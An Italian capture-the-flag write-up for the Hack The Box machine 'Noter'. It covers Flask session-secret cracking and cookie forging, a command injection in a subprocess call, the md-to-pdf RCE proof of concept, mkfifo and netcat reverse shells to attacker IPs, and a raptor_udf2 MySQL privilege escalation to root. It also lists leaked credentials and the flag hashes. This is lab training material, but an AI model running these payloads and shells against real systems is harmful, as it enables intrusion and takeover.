

Notes

Noter è una macchina Linux media che presenta lo sfruttamento di un'applicazione Python Flask, che utilizza un modulo "node" che è vulnerabile all'esecuzione di codice in modalità remota. Poiché il demone "MySQL" è in esecuzione come utente "root", può essere sfruttato sfruttando le funzioni definite dall'utente di MySQL per ottenere RCE e intensificare i nostri privilegi in root.

IP_NOTES= 10.10.11.160

Enumeration

Scan Nmap Port & Service

```
opt/h/Notes nmap -p- -Pn -T5 -A -sV -sC --open 10.10.11.160 -oG notes_scan
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-24 23:25 CET

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 c6:53:c6:2a:e9:28:90:50:4d:0c:8d:64:88:e0:08:4d (RSA)
|_ 256 5f:12:58:5f:49:7d:f3:6c:bd:9b:25:49:ba:09:cc:43 (ECDSA)
|_ 256 f1:6b:00:16:f7:88:ab:00:ce:96:af:a6:7e:b5:a8:39 (ED25519)
5000/tcp  open  http     Werkzeug httpd 2.0.2 (Python 3.8.10)
|_ http-server-header: Werkzeug/2.0.2 Python/3.8.10
|_ http-title: Noter
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0, Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT ADDRESS
1 44.57 ms 10.10.14.1
2 44.56 ms 10.10.11.160
```

Server web porta 5000 title 'noter' da aggiungere al file '/etc/hosts'

porta 22 ssh

porta 21 ftp

SERVER WEB


Mi registro sulla pagina di link 'register' con le seguenti credenziali:

mail : test@test.htb

username : qwer

password : asdfgh

Effettuo il login con l user registrato



Provo a creare una nota e provo vari payload xss però nessuno di essi funziona non sembra vulnerabile a questo.

Quindi provo a fare il logout e rientrare intercettando la richiesta con Burp e trovo un cookie di sessione

```
Set-Cookie: session=
.eJwLx0EKgCAQBdCrDH_tCbxJhIjYZIEpOYoL8e4JrR5vwJ7RycUCvQ9QX
UCa9ywChS03coUp5U4xh8AH3QImGoW_dI XX0lihCZfkHobG27lgfqnvH5Q
.Z5QW3g.NHQJ-4ko3QL_U02urMx4q0rb7wo; HttpOnly; Path=/
Server: Werkzeug/2.0.2 Python/3.8.10
Date: Fri, 24 Jan 2025 22:40:30 GMT
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>
  Redirecting...
</title>
<h1>
  Redirecting...
</h1>
<p>
  You should be redirected automatically to target URL: <a
    href="/dashboard">
    /dashboard
```

cookie =

```
.eJwLx0EKgCAQBdCrDH_tCbxJhIjYZIEpOYoL8e4JrR5vwJ7RycUCvQ9QXUCa9ywChS03coUp5U4xh8AH3QImGo-
W_dI XX0lihCZfkHobG27lgfqnvH5Q.Z5QW3g.NHQJ-4ko3QL_U02urMx4q0rb7wo
```

Rivedendo lo scan nmap riporta 'Werkzeug httpd 2.0.2 (Python 3.8.10)' quindi si dovrebbe trattare di un server

basato su python potrebbe essere flask o django ma per ora non è precisato se non con 'Werkzeug' ma essendo basato su python il cookie di sessione dovrebbe essere scritto in 'JWT' e quindi la prima cosa che provo a fare è andare su 'jvt.io' e provare a decifrare il cookie ma purtroppo senza successo!!

Encoded

Decoded

```
.eJwlx0EKgCAQBdCrDH_tCbxJhIjY
ZIEp0YoL8e4JrR5vwJ7RycUCvQ9QX
UCa9ywChS03coUp5U4xh8AH3QlmGo
W_dlXX0lihCZfkHobG27lgfqnvH5Q
.Z5QW3g.NHqJ-4ko3QL_U02urMx4q
0rb7wo|
```

HEADER:

```
{}
```

PAYLOAD:

```
"x%A\n
\u0010\u0005Wlf*\tI}9\u000b
\t\u001eo\u0002\u000fP]@,
\u0002-7r)\N1\u0007\tf\u001a\u00v
U\u00X\t\u001e~\u001f"
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

⊗ Invalid Signature

SHARE JWT

Mi viene in mente però che esiste un tool per decifrare cookies in python per flask 'flask-unsign' quindi lo scarico in locale e provo a decifrarlo con quest ultimo, e funziona!!

```
opt/h/No/flask_unsign-1.2.1 python3 -m flask_unsign --decode --cookie ".eJwlx0EKgCAQBdCrDH_t
CbxJhIjYZIEp0YoL8e4JrR5vwJ7RycUCvQ9QXUCa9ywChS03coUp5U4xh8AH3QlmGoW_dlXX0lihCZfkHobG27lgfqnvH5Q.Z5QW3g.
NHqJ-4ko3QL_U02urMx4q0rb7wo"
{'_flashes': [('success', 'You are now logged in')], 'logged_in': True, 'username': 'qwer'}
```

Questo è un ottimo segno che come pensavo l'applicazione sta girando in FLASK!!

Bene ora è il momento di fare un bruteforce delle directory

```
opt/h/Notes ffuf -w /opt/SecLists-master/Discovery/Web-Content/directory-list
-2.3-medium.txt:FUZZ -u http://10.10.11.160:5000/FUZZ
```



login	[Status: 200, Size: 1963, Words: 427, Lines: 67, Duration: 55ms]
register	[Status: 200, Size: 2642, Words: 523, Lines: 95, Duration: 99ms]
notes	[Status: 302, Size: 218, Words: 21, Lines: 4, Duration: 58ms]
logout	[Status: 302, Size: 218, Words: 21, Lines: 4, Duration: 47ms]

Purtroppo sono le stesse trovate prima e hanno tutte lo stesso 'redirect'

Quindi l'unica via plausibile per ciò che so fino ad ora è tentare di crackare il 'secret' del cookie di 'flask' per ottenere una shell. Posso farlo usando nuovamente il tool 'fkask_unsigned' questa volta con la flag -w per crackare il 'secret' con la wordlist 'rockyou'

```
opt/h/No/flask_unsign-1.2.1 python3 -m flask_unsign --unsign --cookie '.eJwlx
0EKgCAQBdCrDH_tCbxJhIjYZIEp0YoL8e4JrR5vwJ7RycUCvQ9QXUCa9ywChS03coUp5U4xh8AH3QlmGoW_dLXX0
lihCZfkHobG27lgfqnvH5Q.Z5QW3g.NHQJ-4ko3QL_U02urMx4q0rb7wo' -w /usr/share/wordlists/rocky
ou.txt
[*] Session decodes to: {'_flashes': [('success', 'You are now logged in')], 'logged_in'
: True, 'username': 'qwer'}
[*] Starting brute-forcer with 8 threads..
[!] Unhandled exception in cracker thread. Please report this issue on the official bug
tracker: "https://github.com/Paradoxis/Flask-Unsign/issues" and don't forget to include
the following traceback:

## Stack Trace
...
FlaskUnsignException: Secret must be a string-type (bytes, str) and received 'int'. To f
ix this, either add quotes to the secret 123456 or use the --no-literal-eval argument.
File "/usr/lib/python3.12/multiprocessing/pool.py", line 125, in worker
```

Sembra che l'errore sia provocato dal fatto che interpreta 123456 come un intero e ciò è strano, ma nell'eccezione di risposta al comando spiega come fissare questo errore, cioè inserendo nel comando la stringa '--no-literal-eval'

```
opt/h/No/flask_unsign-1.2.1 python3 -m flask_unsign --unsign --cookie '.eJwlx
0EKgCAQBdCrDH_tCbxJhIjYZIEp0YoL8e4JrR5vwJ7RycUCvQ9QXUCa9ywChS03coUp5U4xh8AH3QlmGoW_dLXX0
lihCZfkHobG27lgfqnvH5Q.Z5QW3g.NHQJ-4ko3QL_U02urMx4q0rb7wo' -w /usr/share/wordlists/rocky
ou.txt --no-literal-eval
[*] Session decodes to: {'_flashes': [('success', 'You are now logged in')], 'logged_in'
: True, 'username': 'qwer'}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 17280 attempts
b'secret123'
```

secret = secret123

Ora provo a creare il cookie di sessione con l'username admin e il secret 'secret123' sempre con flask-unsigned

```
opt/h/No/flask_unsign-1.2.1 python3 -m flask_unsign --sign --cookie '{"logged
_in': True, 'username': 'admin'}" --secret 'secret123'
eyJsb2dnZWRFaW4iOnRydWUInVzZXJuYW1lIjoieYWRtaW4ifQ.Z5Qgqw.qMIpAgDhhmEagKrmrrOECZcpaTQ
```

Ora dopo aver generato il cookie flask per l'user admin con segreto 'secret123' provo a sostituire il cookie di

sessione generato con il mio su browser con il tool 'cookie' di firefox, poi refresh della pagina e dovrei trovarmi loggato come 'admin', ma purtroppo neanche così riesco perché probabilmente 'admin' non è un

nome utente valido, e mi riporta alla pagina di login

Login

Username

Password

Submit

Quindi dovrò cercare un nome utente valido e per far questo creo prima di tutto uno script per generare cookie

salt e altro per i cookie json a partire da una lista di username

```
🔔 | 📁 /opt/h/No/flask_unsign-1.2.1 cat generate_flask_cookies.py  ✓ | root@xyz  
#!/usr/bin/env python3
```

```
import hashlib  
import sys  
from flask.json.tag import TaggedJSONSerializer  
from itsdangerous import TimestampSigner, URLSafeTimedSerializer
```

```
if len(sys.argv) < 2:  
    print(f"{sys.argv[0]} [wordlist]")  
    sys.exit()
```

```
with open(sys.argv[1], 'r') as f:  
    names = f.readlines()
```

```
for name in names:  
    cookie = URLSafeTimedSerializer(  
        secret_key='secret123',  
        salt='cookie-session',  
        serializer=TaggedJSONSerializer(),  
        signer=TimestampSigner,  
        signer_kwargs={  
            'key_derivation': 'hmac',  
            'digest_method': hashlib.sha1  
        }  
    )  
    print(cookie.dumps({"logged_in": True, "username": name.strip()}))
```

Poi lancio lo script per generare la lista di nomi-cookie che mi salvero in un file 'names_cookies'

```

. .opt/h/No/flask_unsign-1.2.1 time python3 generate flask cookies.py /opt/SecLi
sts-master/Usernames/Names/names.txt > names_cookies
python3 generate_flask_cookies.py > names_cookies 0.80s user 0.01s system 99% cpu 0.81
2 total

```

Infine uso il tool wfuzz per fare il check dei cookie nascondendo le risposte 302 che indicano un reindirizzamen
a /login

```

. .opt/h/No/flask_unsign-1.2.1 wfuzz -u http://10.10.11.160:5000/dashboard -H "C
ookie: session=FUZZ" -w names_cookies --hc 302
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled
against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's d
ocumentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.10.11.160:5000/dashboard
Total requests: 10177

=====
ID           Response    Lines    Word      Chars      Payload
=====
000001208:   200           82 L      144 W      2444 Ch    "eyJsb2dnZWRfaW4iOnRydW
UsInVzZXJuYW1lIjoiYmx1Z
SJ9.Z5QjKw.ss3r5oDaprTv
pXnTCtzR1mI1GI"

```

Bene mi ha trovato una corrispondenza ora uso nuovamente il tool flask_unsign per decifrarlo e mi trova un
nome utente valido per il cookie in questione 'blue'

```

. .opt/h/No/flask_unsign-1.2.1 python3 -m flask_unsign --decode --cookie 'eyJsb2
dnZWRfaW4iOnRydWUsInVzZXJuYW1lIjoiYmx1ZSJ9.Z5QjKw.ss3r5oDaprTvpXnTCtzR1mI1GI'
{'logged_in': True, 'username': 'blue'}

```

Ora posso creare un cookie con flask_unsign con il segreto 'secret123' per l utente trovato 'blue'

```

. .opt/h/No/flask_unsign-1.2.1 python3 -m flask_unsign --sign --cookie '{"logged
_in': True, 'username': 'blue'}" --secret 'secret123'
eyJsb2dnZWRfaW4iOnRydWUsInVzZXJuYW1lIjoiYmx1ZSJ9.Z5QlyQ.xBZqZCiHlG4Pmv4kNveRD6vKxL4

```

cookie_session_blue =

eyJsb2dnZWRfaW4iOnRydWUsInVzZXJuYW1lIjoiYmx1ZSJ9.Z5QlyQ.xBZqZCiHlG4Pmv4kNveRD6vKxL4

E vado fon f12 a cambiare il cookiedi sessione con quello di 'blue' ricavato, loggandomi come quest ultimo

Dashboard



Welcome blue

[Add Note](#)[Import Notes](#)[Export Notes](#)

Title	Author	Date	
Before the weekend	blue	Wed Dec 22 05:43:46 2021	Edit Delete

vado a vedere la nota di 'blue'

Edit Note

Title**Body****B I** | | | | | | ?

* Delete the password note

* Ask the admin team to change the password

[Submit](#)

Nelle note premium trovo la password di blue per ftp -> blue@Noter!

Quindi mi collego con ftp e trovo un file interessante che scarico in locale , è un pdf 'policy.pdf' e all interno trovo la policy per le password di sistema. La parte piu importante mostra come deve essere strutturata la password: 'username@site_name!'

Password Policy

Overview

This policy is intended to establish guidelines for effectively creating, maintaining, and protecting passwords at Noter.

Scope

This policy shall apply to all employees, contractors, and affiliates of "Noter", and shall govern acceptable password use on all systems that connect to "Noter" network or access or store "Noter" data.

Policy

Password Protection

1. Passwords must not be shared with anyone (including coworkers and supervisors), and must not be revealed or sent electronically.
2. Passwords shall not be written down or physically stored anywhere in the office.
3. When configuring password, try not to use any words that can be found publicly about yourself.
4. User IDs and passwords must not be stored in an unencrypted format.
5. User IDs and passwords must not be scripted to enable automatic login.
6. "Remember Password" feature on websites and applications should not be used.
7. All mobile devices that connect to the company network must be secured with a password and/or biometric authentication and must be configured to lock after 3 minutes of inactivity.

Password Aging

1. User passwords must be changed every [3] months. Previously used passwords may not be reused. (This applies to all your applications)
2. If you have any problem with the timeline you can contact a moderator

Password Creation

1. All user and admin passwords must be at least [8] characters in length. Longer passwords and passphrases are strongly encouraged.
2. Where possible, password dictionaries should be utilized to prevent the use of common and easily cracked passwords.
3. Passwords must be completely unique, and not used for any other system, application, or personal account.
4. Default user password generated by the application is in the format of "username@site_name" (This applies to all your applications)
5. Default installation passwords must be changed immediately after installation is complete.

Enforcement

It is the responsibility of the end user to ensure enforcement with the policies above.

If you believe your password may have been compromised, please **immediately** report the incident to "Noter Team" and change the password.

Quindi provo con ftp_admin@Noter! e funziona, all'interno trovo 2 file apparentemente uguali che scarico in locale 'app_backup_1635803546.zip (25559 bytes)' e 'app_backup_1638395546.zip (26298 bytes)'.

```
ftp> ls
229 Entering Extended Passive Mode (|||35947|)
150 Here comes the directory listing.
-rw-r--r--    1 1003    1003      25559 Nov 01  2021 app_backup_1635803546.zip
-rw-r--r--    1 1003    1003      26298 Dec 01  2021 app_backup_1638395546.zip
226 Directory send OK.
ftp> mget *
mget app_backup_1635803546.zip [anpq?]? y
229 Entering Extended Passive Mode (|||55071|)
150 Opening BINARY mode data connection for app_backup_1635803546.zip (25559 bytes).
100% |*****| 25559      447.25 KiB/s   00:00 ETA
226 Transfer complete.
25559 bytes received in 00:00 (239.56 KiB/s)
mget app_backup_1638395546.zip [anpq?]? y
229 Entering Extended Passive Mode (|||18009|)
150 Opening BINARY mode data connection for app_backup_1638395546.zip (26298 bytes).
100% |*****| 26298      518.43 KiB/s   00:00 ETA
226 Transfer complete.
```


Ora li unzippo e controllo le differenze tra i 2 file

```
opt/h/Notes diff <(unzip -l app_backup_1638395546.zip) <(unzip -l app_backup_1635803546.zip)
1c1
< Archive: app_backup_1638395546.zip
—
> Archive: app_backup_1635803546.zip
4c4
< 13507 2021-12-26 22:49 app.py
—
> 9178 2021-12-26 22:48 app.py
30c30
< 70459 25 files
—
> 66130 25 files
```

Sono pressoché identici ma differiscono per l'app app.py, quindi rinomino i 2 file in app-1.py e app-2.py e poi

runno di nuovo 'diff app-1.py app-2.py' e noto 2 differenti credenziali per il DB.

```
opt/h/Notes unzip app_backup_1635803546.zip app.py
Archive: app_backup_1635803546.zip
  inflating: app.py
opt/h/Notes mv app.py app-1.py
opt/h/Notes unzip app_backup_1638395546.zip app.py
Archive: app_backup_1638395546.zip
  inflating: app.py
opt/h/Notes mv app.py app-2.py
opt/h/Notes diff app-1.py app-2.py
17,18c17,18
< app.config['MYSQL_USER'] = 'root'
< app.config['MYSQL_PASSWORD'] = 'Nildogg36'
```

Controllo il file app-2.py e il codice è interessante, e in gran parte si adatta a quello che ho visto sul sito. C'è una cosa interessante che salta fuori nelle funzioni export-notelocal ed export-node-remote. Ciascuna riceve una nota, la legge localmente o da un determinato URL, e quindi utilizza il subprocesso per eseguire un programma JavaScript a un nodo rispetto ad esso. Ad esempio, da export_node_local:

```

if (status is True) and (error is None):
    try:
        r = pyrequest.get(url,allow_redirects=True)
        rand_int = random.randint(1,10000)
        command = f"node misc/md-to-pdf.js  ${r.text.strip()} {rand_int}"
        subprocess.run(command, shell=True, executable="/bin/bash")

        if os.path.isfile(attachment_dir + f'{str(rand_int)}.pdf'):

            return send_file(attachment_dir + f'{str(rand_int)}.pdf', as_att
achment=True)

```

L'autore ha tentato di effettuare questa chiamata in modo sicuro, usando \$ " per assicurarsi che tutto ciò che viene passato sia gestito in virgolette singole e non può aggiungere comandi con ; per ottenere l'iniezione di comando. Ma c'è ancora un'iniezione di comando non intenzionale qui:

SPIEGAZIONE INJECTION:

La stringa di esempio che viene passata al subprocesso in python è la seguente:

```
f"node misc/md-to-pdf.js  ${note['body']} {rand_int}"
```

Il comando in sé non importa qui, quindi diamo un'occhiata all'eco \$'stuff' 1234, dove controllo le cose:

```

oxdf@hacky$ echo $'stuff' 123123
stuff 123123

```

Se cerco di iniettare ;, non funziona perché le singole virgolette lo prendono come una stringa:

```

oxdf@hacky$ echo $';id' 123123
;id 123123

```

Ma posso aggiungere singole virgolette nella stringa che controllo in questo modo:

```
oxdf@hacky$ echo $'';whoami; echo'' 123123

oxdf
123123
```

Quindi quell'eco è una stringa vuota, esegue whoami, e poi stampa la stringa successiva.

Potrei fare lo stesso con una shell in riga:

```
oxdf@hacky$ cat cmdinj.md
'$ (rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.6 443 >/tmp/f) '
```

EXPLOIT

Il file package-lock.json fornirà la versione dei pacchetti JavaScript richiesti. Lo estraggo dall'archivio e lo troverò con grep:

```
opt/h/Notes unzip app_backup_1638395546.zip misc/package-lock.json
Archive: app_backup_1638395546.zip
  inflating: misc/package-lock.json
opt/h/Notes grep -A 3 pdf misc/package-lock.json
"md-to-pdf": {
  "version": "4.1.0",
  "resolved": "https://registry.npmjs.org/md-to-pdf/-/md-to-pdf-4.1.0.tgz",
  "integrity": "sha512-5CJvxncc51zkNY3vsbW49aUyylqSzUBQkiCsB0+6FlzO/qgR4UHi/e7Mh8RPMzy
qiQGDaeK267I3U5HML0agRw=",
  "requires": {
    "arg": "5.0.0",
```

Cerco su google un exploit per questa versione

RIF: <https://security.snyk.io/vuln/SNYK-JS-MDTOPDF-1657880>

C'è un carico utile che un utente malintenzionato può mettere nel markdown passato che si tradurrà in RCE.

Il sito stesso ha effettivamente visualizzato un payload che non funziona, ma entrando nel repo GitHub per il progetto, c'è un problema per il bug, con un bel POC funzionante:

PoC:

```
//Before running poc.js:

$ cat /tmp/RCE.txt

cat: /tmp/RCE.txt: No such file or directory

//After running poc.js

$ node poc.js

$ cat /tmp/RCE.txt

uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu)
```

poc.js:

```
const { mdToPdf } = require('md-to-pdf');

var payload = '---js\n((require("child_process")).execSync("id > /tmp/RCE.txt"))\n---RCE';

(async () => {
  await mdToPdf({ content: payload }, { dest: './output.pdf' });
})();
```

Quindi creo un file di test nel formato specificato nel poc apro un server pythn su porta 8000 e lo carico dal server web dalla sezione carica da claud, e noto che in questo formato viene caricato sul server correttamente,

il file lo chiamero da subito rce.md (ora come test)

```
opt/h/Notes cat rce.md
---js\n((require("child_process")).execSync("curl
10.10.14.39:8000/test.txt"))\n---RCE
```

```
python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.160 - - [25/Jan/2025 02:30:08] "GET /rce.md HTTP/1.1" 200 -
```

Export directly from cloud

URL

Export

Ora edito il file rce.md con la shell mkfifo e rifaccio il procedimento aprendo l'ascoltatore netcat sulla porta impostata nel payload 1337. la shell di riferimento è trovabile sul seguente sito:

RIF: <https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

PrivEscalation

Controllo i processi in uso sul sistema e noto il daemon di MYSQL in azione come user root.

Dopo aver effettuato una ricerca su Google lungo le parole chiave "Escalation di privilegio utilizzando mysqld" troviamo questo articolo che Va oltre il modo in cui possiamo intensificare i privilegi sfruttando le funzioni definite dall'utente di MySQL se è root in uso

RIF: <https://redteamnation.com/mysql-user-defined-functions/>

To configure this vulnerability on Kali to test run the following commands.

```
chown -R root:root /var/lib/mysql
vi /etc/mysql/mariadb.conf.d/50-server.cnf
    Change user=mysql to user=root and save the file
service mysql restart
```

First thing we need to do on our Attacking machine is download the UDF C source code that will execute the Commands in the context of a SQL statement.

```
wget http://0xdeadbeef.info/exploits/raptor_udf2.c
```

Once you have downloaded this file we must compile it. This will take 2 runs with gcc to compile to a shared object.

```
gcc -g -c raptor_udf2.c
gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
```

First we will need to access mysql with our newly found username and password. Note that this is executed on the victim shell we have gained.

```
# This will prompt for the password.
mysql -u root -p
```

```
# This will select the mysql db
use mysql;
```

With this done we will need to create a temporary table for us to work with. We need a place to load in the Shared Binary into MySQL.

```
create table foo(line blob);
```

Now that we have the table setup we will need to insert the contents into the table. We do this because the next step is to export it to a root only directory. Since it was moved over or compiled on the victims machine as a non root user this is the only way to do it.

```
insert into foo values(load_file('/tmp/raptor_udf2.so'));
```

For a UDF to work we need to find the location of the plugins directory. This is where we need the file to be stored. otherwise you will get an error refering to 'raptor_udf2.so' cannot be found.

```
# Look for the value of plugin_dir
show variables like '%plugin%';
```

```
# Use the plugin_dir as the dump file location
select * from foo into dumpfile "/usr/lib/x86_64/mariadb18/plugin/raptor_udf2.so";
```

If there are no errors you were able to successfully push the raw binary of raptor_udf2.so into the plugins directory owned by root! Now we need to create the function to complete the privilege escalation.

```
create function do_system returns integer soname 'raptor_udf2.so';
```

Now that this is done we can confirm the functions is present in mysql.

```
select * from mysql.func;
```

If we see the name do_system with the type function we are good to go. The only thing left is to actually run the code we want.

```
select do_system('nc 192.168.1.24 4444 -e /bin/bash &');
```

Quindi seguo gli step dell articolo come segue:

Prima di tutto scarico in locale il tool 'raptor_udf2.c'

wget http://0xdeadbeef.info/exploits/raptor_udf2.c

Poi uso netcat per trasferirlo sulla vittima , quindi prima do il seguente comando in locale per mettere in share il tool con nc

```
nc -nvlp 8888 < raptor_udf2.c
```

Poi sul target vado nella dir pubblica /tmp e mi connetto alla mia macchina con netcat e scarico il file

```
cd /tmp
nc <YOUR_IP_ADDRESS> 8888 > raptor_udf2.c
```


Poi dovrò compilare il file con gcc nel target

```
gcc -g -c raptor_udf2.c
```

```
gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
```

Poi posso loggarmi con le credenziali di mysql trovate prima 'root:Nildogg36'

```
svc@noter:/tmp$ mysql -u root -p mysql
mysql -u root -p mysql
Enter password: Nildogg36
```

Controllo i database

```
MariaDB [mysql]> show databases;
show databases;
+-----+
| Database |
+-----+
| app      |
| information_schema |
| mysql    |
| performance_schema |
| test     |
+-----+
```

Creo sempre seguendo l'articolo una tabella che chiamo 'foo'

```
MariaDB [mysql]> create table foo(line blob);
create table foo(line blob);
Query OK, 0 rows affected (0.009 sec)
```

Inserisco il contenuto del file '/tmp/raptor_udf2.so' compilato prima nella tabella foo

```
MariaDB [mysql]> insert into foo values(load_file('/tmp/raptor_udf2.so'));
insert into foo values(load_file('/tmp/raptor_udf2.so'));
Query OK, 1 row affected (0.003 sec)
```

Poi cerco la directory 'mysql' che contiene i plugin

```
MariaDB [mysql]> show variables like '%plugin%';
show variables like '%plugin%';
+-----+-----+
| Variable_name | Value |
+-----+-----+
| plugin_dir    | /usr/lib/x86_64-linux-gnu/mariadb19/plugin/ |
| plugin_maturity | gamma |
+-----+-----+
2 rows in set (0.001 sec)
```

Poi dump la tabella foo creata nella directory dove sono salvati i plugin mysql trovata sopra

```
MariaDB [mysql]> select * from foo into outfile "/usr/lib/x86_64-
linux-gnu/mariadb19/plugin/raptor_udf2.so";
adb19/plugin/raptor_udf2.so";le "/usr/lib/x86_64-linux-gnu/mari
Query OK, 1 row affected (0.000 sec)
```



Ora devo creare la funzione che utilizzerà il binario 'raptor_udf2.so' creato sopra

```
MariaDB [mysql]> create function do_system returns integer soname
'raptor_udf2.so';
o';ate function do_system returns integer soname 'raptor_udf2.s
Query OK, 0 rows affected (0.000 sec)
```

Ora richiamo la funzione per poter eseguire i comandi nel caso specifico una rce come root

```
MariaDB [mysql]> select do_system('rce_command');select do_system
('rm /tmp/k;mkfifo /tmp/k;cat /tmp/k|/bin/sh -i 2>&1|nc 10.10.14.
39 9090 >/tmp/k &');
ifo /tmp/k;cat /tmp/k|/bin/sh -i 2>&1|nc 10.10.14.39 9090 >/tmp/k
&');
+-----+
| do_system('rce_command') |
+-----+
| 0 |
+-----+
1 row in set (0.001 sec)
```

Starto il listener nc su porta 9090

```
  opt/h/Notes nc -lnvp 9090
listening on [any] 9090 ...
connect to [10.10.14.39] from (UNKNOWN) [10.10
.11.160] 43072
```

Ricevo la shell come root

```
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
```

Vado a prendere la root.txt

```
# cd /root
# ls
root.txt
scripts
# cat root.txt
2ca1a9d585bc17d592f6e527a066e662
```

Flags

user.txt = 7b343794d7f7cf8b14a20402203f8d5f

root.txt = 2ca1a9d585bc17d592f6e527a066e662